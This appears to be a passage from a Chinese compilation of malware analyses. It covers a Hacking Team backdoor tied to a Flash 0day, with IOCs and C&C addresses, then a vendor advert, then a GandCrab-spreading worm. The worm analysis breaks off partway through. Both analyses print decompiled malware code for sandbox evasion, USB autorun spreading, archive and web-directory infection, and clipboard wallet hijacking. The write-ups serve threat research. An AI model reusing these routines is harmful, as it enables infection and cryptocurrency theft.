
由于后门程序 backup.exe 使用 VMProtect 加密的影响，我们无法截取到比较完美的 IDA F5 伪代码，但我们确定其绝大多数的功能代码和逻辑都与 Hacking Team 之前泄露的源码一致，下面是我们展示的部分 IDA F5 伪代码与 Hacking Team 泄露源码的对比：

HackingTeam BackDoor

```
VOID WaitForInput()//Thread1
{
    ULONG uLastInput;
    LASTINPUTINFO pLastInputInfo;

#ifdef _DEBUG
    OutputDebugString(L"[+] FIRST_WAIT\n");
#endif
    MySleep(WAIT_INPUT);

    pLastInputInfo.cbSize = sizeof(LASTINPUTINFO);
    GetLastInputInfo(&pLastInputInfo);
    uLastInput = pLastInputInfo.dwTime;

    while (1)
    {
        pLastInputInfo.cbSize = sizeof(LASTINPUTINFO);
        if (GetLastInputInfo(&pLastInputInfo))
        {
            if (pLastInputInfo.dwTime != uLastInput)
                break;
        }
        else
        {
#ifdef _DEBUG
            OutputDebugString(L"[+] GetLastInput FAILED\n");
#endif
            MySleep(3000);
            break;
        }

#ifdef _DEBUG
        OutputDebugString(L"[+] Waiting for input...\n");
#endif
        MySleep(3000);
    }
}
```

backup.exe BackDoor

```
int __userpurge Thread1_421B94@<eax>(int esi0@<esi>, int a1)
{
  int (__stdcall *GetLastInputInfo_v2)(int *); // esi
  int v3; // edi
  int v4; // ST10_4
  int (__stdcall *fun_GetLastInputInfo)(int *); // [esp+0h] [ebp-1Ch]
  int v7; // [esp+10h] [ebp-Ch]
  int v8; // [esp+14h] [ebp-8h]

  if ( !PostMessageW_433308 )
    self_WaitForSingleObject_4251AA(300000, esi0);
  GetLastInputInfo_v2 = fun_GetLastInputInfo;
  sub_5A5417(fun_GetLastInputInfo);             // GetLastInputInfo
  v7 = 8;
  (fun_GetLastInputInfo)(&v7);
  v3 = v8;
  while ( 1 )
  {
    v7 = 8;
    if ( !GetLastInputInfo_v2(&v7) || v8 != v3 )
      break;
    self_WaitForSingleObject_4251AA(3000, GetLastInputInfo_v2);// check time
  }
  sub_406A86(8, v3, GetLastInputInfo_v2, v8);   // set flag
  PostMessage_4EE240(v4, v3, dword_4333CC, 1025, 0, 0);// Message = wm_user+1
  ThreadFlag1_433C14 = 1;
  return 0;
}
```

检测沙箱

HackingTeam BackDoor

```
BOOL WinHTTPSetup(PBYTE pServerUrl, PBYTE pAddrToConnect, ULONG uBufLen, PULONG pPortToConnect)
{
    WINHTTP_CURRENT_USER_IE_PROXY_CONFIG pProxyConfig;
    WINHTTP_PROXY_INFO pProxyInfoTemp, pProxyInfo;
    WINHTTP_AUTOPROXY_OPTIONS pOptPAC;
    DWORD dwOptions = 0;
    WCHAR _wHostProto[256];
    WCHAR _wHost[256];
    PBYTE pAddrPtr;
    char *wTypes[] = { "*\x00/\x00*\x00", 0x0 };
    BOOL isProxy = FALSE;

    WCHAR strFormat[] = { L'h', L't', L't', L'p', L':', L'/', L'/', L'%', L'S', L'\0' };
    swprintf_s(_wHost, L"%S", pServerUrl);
    swprintf_s(_wHostProto, strFormat, pServerUrl);
    ZeroMemory(&pProxyInfo, sizeof(pProxyInfo));
    ZeroMemory(&pProxyConfig, sizeof(pProxyConfig));


    ///* init dynamic winhttp */
    if(dynamicWinHttp == NULL)
    {
        if((dynamicWinHttp = (PDYNAMIC_WINHTTP) malloc(sizeof(DYNAMIC_WINHTTP))) != NULL)
        {
            if( !API_LoadWinHttp(&dynamicWinHttp))
                return FALSE;
        }
        else
            return FALSE;
    }

    ///* init dynamic winsock */
    //dynamicWinsock = (PDYNAMIC_WINSOCK) malloc(sizeof(DYNAMIC_WINSOCK));
    //if (dynamicWinsock)
```

backup.exe BackDoor

```
v147 = 0;
v4 = a2;
v146 = L"*/*";
v5 = a1;
sprintf_401081(&v156, 512, L"%S", a2);
BYTE2(v20) = 0;
v19 = '8\0N';
v18 = 'D\0D';
v17 = 'Q\0\x1B';
v16 = '\x1F\0\x1F';
v15 = 3;
v6 = 0;
LOWORD(v20) = 107;
do
{
  *(&v15 + v6) ^= 0x6Bu;
  ++v6;
}
while ( v6 < 10 );                              // HTTP://%S
BYTE2(v20) = 1;
sprintf_401081(&v155, 512, &v15, v4);
v21 = 0;
v22 = 0;
v23 = 0;
v151 = 0;
v152 = 0;
v153 = 0;
v154 = 0;
if ( !winhttp_433398 )
{
  winhttp_433398 = malloc_40317C(52, 52);
  if ( !winhttp_433398 || !initwinapi_41AC40(&v155) )
    return 0;
}
v144 = '|';
v142 = 'O\0R';
```

初始化 WINHTTP

backup.exe BackDoor

```
int winhttpcloseany_4262A5()
{
  int result; // eax

  if ( dword_433CA0 )
    (winhttp_433398->WinHttpCloseHandle)(dword_433CA0);
  dword_433CA0 = 0;
  if ( dword_433CA4 )
    (winhttp_433398->WinHttpCloseHandle)(dword_433CA4);
  dword_433CA4 = 0;
  result = dword_433C9C;
  if ( dword_433C9C )
    result = (winhttp_433398->WinHttpCloseHandle)(dword_433C9C);
  dword_433C9C = 0;
  return result;
}
```

HackingTeam BackDoor


```
VOID WinHTTPClose()
{

    if (hSession)
    {
#ifdef _DEBUG
        OutputDebugString(L"[+] Closing hSession\n");
#endif
        dynamicWinHttp->fpWinhttpclosehandle(hSession);
    }
    hSession = NULL;

    if (hGlobalInternet)
    {
#ifdef _DEBUG
        OutputDebugString(L"[+] Closing hGlobalInternet\n");
#endif
        dynamicWinHttp->fpWinhttpclosehandle(hGlobalInternet);
    }
    hGlobalInternet = NULL;

    if (hConnect)
    {
#ifdef _DEBUG
        OutputDebugString(L"[+] Closing hConnect\n");
#endif
        dynamicWinHttp->fpWinhttpclosehandle(hConnect);
    }
    hConnect = NULL;

}
```

关闭 WINHTTP HANDLE

20.8.2 同源样本关联

360 威胁情报中心通过本次 0day 漏洞攻击使用的木马程序还关联到两个同类样本，两个木马程序使用了相同的数字签名，木马功能也基本一致，同样是来源于 Hacking Team 的远控木马，且使用相同数字签名的 Hacking Team 木马最早出现在今年 8 月。

其中一个木马程序同样是伪装成 NVIDIA 控制面板程序，C&C 地址为：80.211.217.149，另外一个木马程序则伪装成 Microsoft OneDrive 程序，C&C 地址为：188.166.92.212



伪装成 Microsoft OneDrive 程序的 Hacking Team 远控

20.8.3 关于 Hacking Team

360 威胁情报中心结合多方面的关联，列举本次 0day 攻击事件和历史 Hacking Team 之间的一些对比：

- 本次 0day 漏洞的 Exploit 执行的后续木马为 Hacking Team 泄露的远程控制软件的升级版
- 在过去 Hacking Team 泄露资料中表明其对 Flash 0day 漏洞和利用技术有深厚的基础；而本次 0day 漏洞中的利用手法实现也是非常通用
- Hacking Team 长期向多个情报机构或政府部门销售其网络间谍武器

20.9 总结

至此，360 威胁情报中心通过捕获到的 0day 漏洞利用样本和后续执行的木马程序关联到 Hacking Team 组织，自 Hacking Team 泄露事件以来，其新的相关活动及其开发的间谍木马也被国外安全厂商和资讯网站多次披露，证明其并没有完全销声匿迹。

20.10 防护建议

360 威胁情报中心提醒各单位/企业用户，谨慎打开来源不明的文档，并尽快通过修复及升级地址下载安装最新版 Adobe Flash Player，也可以安装 360 安全卫士/天擎等防病毒软件工具以尽可能降低风险。

参考

- 补丁公告：https://helpx.adobe.com/security/products/flash-player/apsb18-42.html
- 修复及升级地址：https://get.adobe.com/flashplayer/
- 360 威胁情报中心早期发现的疑似 Hacking Team 的 Flash 0day 漏洞分析: https://ti.360.net/blog/articles/cve-2018-5002-flash-0day-with-apt-campaign/
- Hacking Team 泄露源码: https://github.com/hackedteam/scout-win
- https://www.welivesecurity.com/2018/03/09/new-traces-hacking-team-wild/

20.11 IOC

Word 文档
9c65fa48d29e8a0eb1ad80b10b3d9603
92b1c50c3ddf8289e85cbb7f8eead077
Word 文档作者信息
tvkisdsy
Flash 0day 漏洞利用文件
8A64017953D0840323318BC224BAB9C7
Flash 0day 漏洞利用文件编译时间
Sep 15, 2014
Hacking Team 后门程序
1cbc626abbe10a4fae6abf0f405c35e2
7d92dd6e2bff590437dad2cfa221d976
f49da7c983fe65ba301695188006d979
C&C 地址
188.241.58.68:80
188.166.92.212:80
80.211.217.149:80

墨云科技
vackbot.com

虚拟黑客

墨云虚拟黑客机器人

VACKBOT-- VIRTUAL HACKER ROBOT

墨云是全球首家利用人工智能技术模拟黑客入侵，验证用户安全控制有效性的虚拟黑客公司。
核心产品 Vackbot "虚拟黑客机器人" 是将 AI 与网络安全技术相结合的革命性创新。
墨云致力于将网络安全验证的方式从当前以人工为主转变为以机器人服务为主，为用户提供智能化持续网络安全验证服务。

墨云安全平台总体架构

- 墨云安全大脑　墨云人工智能中枢引擎，构建墨云安全多维多态知识图谱
- Vackbot 平台　依托墨云安全大脑知识，构建墨云智能虚拟黑客服务体系
- 千寻情报平台　墨云全球安全情报网络，构建墨云安全大脑即时情报系统

北京墨云科技有限公司
010-62960509
www.vackbot.com
contact@vackbot.com

GandCrab 传播新动向——五毒俱全的蠕虫病毒技术分析

作者：360 终端安全实验室

原文：https://www.anquanke.com/post/id/167008

21.1 概述


近日，360 终端安全实验室监控到 GandCrab 勒索病毒有了新动向，和以往相比本次 GandCrab 传播量有了明显的波动，我们分析了背后原因，发现此次波动是由一种近年较常见的蠕虫病毒引起的，该蠕虫病毒主要通过 U 盘和压缩文件传播，一直活跃在包括局域网在内的众多终端上。该蠕虫病毒构成的僵尸网络，过去主要传播远控、窃密、挖矿等木马病毒，而现在开始投递 GandCrab 勒索病毒。由于该病毒感染主机众多，影响较广，因而造成了这次 GandCrab 的传播波动。在此特提醒大家注意保护好您的数据，当心被勒索病毒袭击从而遭受不可挽回的损失。

我们对该蠕虫病毒的最新变种进行了深入分析。病毒的母体和以往相比没有太大变化，其主要特别之处在于其投递的病毒种类有了新变化，除了新增投递 GandCrab 勒索病毒外，还发现该病毒的初次投放方式，也即病毒制作者是怎么投放病毒的。一般病毒的初次投放方式包括挂马、捆绑下载、邮件附件、租用僵尸网络、漏洞利用等，而这次该病毒使用了邮件附件作为其初次投放传播的手段之一。

下面首先就其主要技术特点概括如下：

- 病毒代码具有风格统一的混淆方式，通过内存解密 PE 并加载执行来绕过杀软的静态扫描查杀，病毒的母体具有一定反沙箱反分析能力；
- 具备多种传播方式，包括投递恶意邮件、感染 Web/FTP 服务器目录、U 盘/网络磁盘传播、感染压缩文件等；
- 窃取多种虚拟货币钱包，包括：Exodus、JAXX、MultiBit HD、Monero、Electrum、Electrum-LTC、BitcoinCore 等多种货币钱包；
- 通过劫持 Windows 剪贴板，替换多种主流虚拟货币钱包地址，包括：BTC、ETH、LTC、XMR、XRP、ZEC、DASH、DOGE 等币种；
- 窃取邮箱账号、Web 网站登录账号、WinSCP 凭据、Steam 游戏平台账号、以及多种即时通讯软件聊天记录；
- 下载传播多种病毒，包括勒索、窃密、挖矿、母体传播模块等，其母体内嵌的下载链接主要固定为 5 种，正好印证了 ‘‘五毒俱全’’ 的特点；

21.2 病毒攻击流程


网站服务器目录
恶意邮件
U盘/网络磁盘/压缩包
JS
执行Powershell命令下载母体Loader
C&C
MainLoader
EXE
压缩包
可移动存储设备
网络磁盘
网页服务器目录
Worm
C&C
EXE
勒索模块
EXE
窃密模块
EXE
传播模块
EXE
挖矿模块
通过STMP协议发送携带恶意JS脚本的邮件
spread in e-mail
受害终端1
受害终端2
受害终端n

21.3 病毒详细分析

21.3.1 母体 DownLoader 分析


探测虚拟机/沙箱运行环境

病毒母体是一个 DownLoader，运行时通过遍历进程以及检查加载的模块来探测运行环境是否是虚拟机或沙箱环境，其中特别针对 python 进程进行了检查（沙箱常用），还通过检查加载的 DLL 模块来检测 sandboxie 或 sysanalyzer：

```
v3 = "python.exe";
v4 = "pythonw.exe";
v5 = "prl_cc.exe";                      // Parallels Desktop
v6 = "prl_tools.exe";
v7 = "vmsrvc.exe";
v8 = "vmusrvc.exe";
v9 = "xenservice.exe";                  // xen
v10 = "vboxservice.exe";                // vbox
v11 = "vboxtray.exe";
v12 = "vboxcontrol.exe";
v13 = "vmwareservice.exe";              // vmware
v14 = "vmwaretray.exe";
v15 = "tpautoconnsvc.exe";
v16 = "vmtoolsd.exe";
v17 = "vmwareuser.exe";
lpModuleName = "sbiedll.dll";           // Sandboxie
v19 = "sbiedllx.dll";                   // Sandboxie
v20 = "dir_watch.dll";                  // SunBelt SandBox
v21 = "vpespy.dll";                     // WPE Pro
hModule = GetModuleHandleA("kernel32.dll");
if ( hModule && GetProcAddress(hModule, "wine_get_unix_file_name") )
  ExitProcess(0);
Sleep(0x64u);
for ( i = 0; i < 0xF; ++i )
{
  if ( sub_401E5E((&v3)[i]) )
    ExitProcess(0);                     // 反沙箱/虚拟机
}
Sleep(0x64u);
for ( j = 0; j < 4; ++j )
{
  if ( GetModuleHandleA((&lpModuleName)[j]) )
    ExitProcess(0);
}
```


21.3.2 持久化设置

病毒会将自身拷贝至 windows\自建目录\winsvcs32.exe，并创建注册表开机启动项实现持久化运行：



拷贝并重命名为 winsvc32.exe

创建注册表开机启动项

删除自身的 Zone.Identifier NTFS Stream 避免运行时出现风险提示

21.3.3 添加防火墙例外以及关闭 Windows Defender 实时防护等功能

防火墙以及 Windows Defender 相关设置

21.3.4 通过可移动磁盘/网络磁盘进行 AUTORUN 传播

```
GetLogicalDriveStringsW(0xD0u, (LPWSTR)&Dst);
for ( lpRootPathName = (LPCWSTR)&Dst; *lpRootPathName; lpRootPathName += 4 )
{
  if ( GetDriveTypeW(lpRootPathName) == DRIVE_REMOVABLE
    && (*lpRootPathName | 0x20) != 97
    && (*lpRootPathName | 0x20) != 98 )
  {
    SetErrorMode(1u);
    if ( GetVolumeInformationW(lpRootPathName, &VolumeNameBuffer, 0x105u, 0, 0, 0, 0, 0) )
      sub_4021C8((int)lpRootPathName, (int)&VolumeNameBuffer, 0);
    else
      sub_4021C8((int)lpRootPathName, (int)&unk_4060E8, 0);
  }
  if ( GetDriveTypeW(lpRootPathName) == DRI
    sub_4021C8((int)lpRootPathName, (int)&unk_4060EC, 1);
}
```


针对网络磁盘以及可移动磁盘

```
snwprintf(Dst, 0x208u, L"%ls*", a1);
snwprintf(&Dest, 0x208u, L"%ls\\%s.lnk", a1, a2);
snwprintf(&v13, 0x208u, L"%ls.lnk", a2);
snwprintf(&PathName, 0x208u, L"%ls\\_", a1);
snwprintf(&Filename, 0x208u, L"%ls\\_安全客（www.anquanke.com）
snwprintf(&pszPath, 0x208u, L"%ls\\autorun.inf", a1);
```

在 U 盘根目录创建”_’’ 目录以及将自身拷贝并重命名为 DeviceManager.exe

```
v10 = CoCreateInstance(&stru_4051CC, 0, 1u, &stru_4051BC, &ppv);
if ( v10 >= 0 )
{
  (*(void (__stdcall **)(LPVOID, const wchar_t *))(*(_DWORD *)ppv + 0x4C))(ppv, L"%windir%\\system32\\cmd.exe");
  (*(void (__stdcall **)(LPVOID, int, _DWORD))(*(_DWORD *)ppv + 0x48))(ppv, a1, 0);
  (*(void (__stdcall **)(LPVOID, int))(*(_DWORD *)ppv + 0x30))(ppv, a2);
  (*(void (__stdcall **)(LPVOID, int))(*(_DWORD *)ppv + 0x28))(ppv, a3);
  (*(void (__stdcall **)(LPVOID, int))(*(_DWORD *)ppv + 0x34))(ppv, a6);
  (*(void (__stdcall **)(LPVOID, int, int))(*(_DWORD *)ppv + 0x44))(ppv, a4, a5);
  (*(void (__stdcall **)(LPVOID, signed int))(*(_DWORD *)ppv + 0x3C))(ppv, 7);
  (*(void (__stdcall **)(LPVOID, const wchar_t *))(*(_DWORD *)ppv + 0x4C))(
    ppv,
    L"/c start _ & _\\DeviceManager.exe & exit");
  v10 = (**(int (__stdcall ***)(LPVOID, void *, int *))ppv)(ppv, &unk_4051BC, &v7);
  if ( v10 >= 0 )
  {
    v10 = (*(int (__stdcall **)(int, int, signed int))(*(_DWORD *)v7 + 24))(v7, a1, 1);
    (*(void (__stdcall **)(int))(*(_DWORD *)v7 + 8))(v7);
  }
  (*(void (__stdcall **)(LPVOID))(*(_DWORD *)ppv + 8))(ppv);
}
```


创建指向病毒母体的 lnk 文件

Lnk 文件内容

被感染后的 U 盘以及 AutoRun.inf 截图

21.3.5 通过感染压缩包进行传播

判断%appdata%\winsvcs.txt 是否存在，不存在则创建该文件，该文件起到一个开关作用，用来判断是否对压缩文件进行感染：

```
memset(&Dst, 0, 0x208u);
memset(&Dest, 0, 0x208u);
ExpandEnvironmentStringsW(L"%appdata%", (LPWSTR)&Dst, 0x208u);
snwprintf(&Dest, 0x208u, L"%ls\\winsvcs.txt", &Dst);
if ( PathFileExistsW(&Dest) )
  return 0;
v0 = wfopen(&Dest, L"a+");
if ( v0 )
{
  fclose(v0);
  SetFileAttributesW(&Dest, 7u);
```



将自身拷贝至%TEMP% 目录，并重命名为 “Windows Archive Manager.exe’’：

```
memset(&Dst, 0, 0xD0u);
memset(&Filename, 0, 0x208u);
memset(&v3, 0, 0x208u);
memset((void *)&NewFileName, 0, 0x208u);
GetModuleFileNameW(0, &Filename, 0x208u);
ExpandEnvironmentStringsW(L"%temp%", &v3, 0x208u);
GetLogicalDriveStringsW(0xD0u, (LPWSTR)&Dst);
v1 = GetTickCount();
srand(v1);
snwprintf((wchar_t *)&NewFileName, 0x208u, L"%ls\\Windows Archive Manager.exe", &v3);
```


遍历本地磁盘中的压缩文件，将病毒本体添加到压缩文件，受感染的压缩类型包括 zip、rar、7z、tar：

```
CharLowerW(Dst);
if ( _isctype_l((unsigned int)Dst, (unsigned int)L".zip", (_locale_t)(unsigned __int16)v2) )
{
  sub_401D6A((LONG)&NewFileName, (LONG)&Buffer);
  Sleep(0x3E8u);
}
if ( _isctype_l((unsigned int)Dst, (unsigned int)L".rar", v3) )
{
  sub_401294(&Buffer, &NewFileName, "Windows Archive Manager.exe", 128);
  Sleep(0x3E8u);
}
if ( _isctype_l((unsigned int)Dst, (unsigned int)L".7z", v4) )
{
  sub_401294(&Buffer, &NewFileName, "Windows Archive Manager.exe", 128);
  Sleep(0x3E8u);
}
if ( _isctype_l((unsigned int)Dst, (unsigned int)L".tar", v5) )
{
  sub_401294(&Buffer, &NewFileName, "Windows
  Sleep(0x3E8u);
}
```


这部分代码功能还不太完善，经过测试，压缩格式只支持 zip、rar，7z 和 tar 格式的支持有 Bug，感染后会破坏原有格式：



21.3.6 替换 FTP/WEB 服务器目录下的 EXE 文件进行传播

遍历磁盘文件，判断 EXE 文件所在路径是否包含如下 FTP/WEB 服务器目录：

```
dd offset aPublicHtml   ; DATA XREF: sub_4036B1+27B↑r
                        ; "\\public_html"
dd offset aHtdocs       ; "\\htdocs"
dd offset aHttpdocs     ; "\\httpdocs"
dd offset aWwwroot      ; "\\wwwroot"
dd offset aFtproot      ; "\\ftproot"
dd offset aShare        ; "\\share"
dd offset aIncome       ; "\\income"
dd offset aUpload       ; "\\upload"
```


如果满足条件，则把目录下的 EXE 文件替换成病毒自身文件：

```
for ( i = 0; i < 8; ++i )
{
  if ( _isctype_l((unsigned int)Dst, *((_DWORD *)&Type + i), v2) )
  {
    lpFileName = PathFindFileNameW(Dst);
    if ( lpFileName )
    {
      if ( _isctype_l((wint_t)lpFileName, (unsigned int)L".exe", v2) )
      {
        SetFileAttributesW(lpFileName, 0x80u);
        DeleteFileW(lpFileName);
        Sleep(0x1F4u);
        CopyFileW(&NewFileName, &Buffer, 0);
```


21.3.7 监控系统剪贴板，劫持替换虚拟货币钱包地址

监控剪贴板，如果发现有预期的虚拟货币钱包地址，则进行替换，影响的币种包括：

Btc、eth、ltc、xmr、xrp、zec、dash、doge 等。

判断各类货币钱包地址特征

```
v2 = strlen(Src);
hMem = GlobalAlloc(0x2002u, v2 + 1);
Dst = GlobalLock(hMem);
memcpy(Dst, Src, v2 + 1);
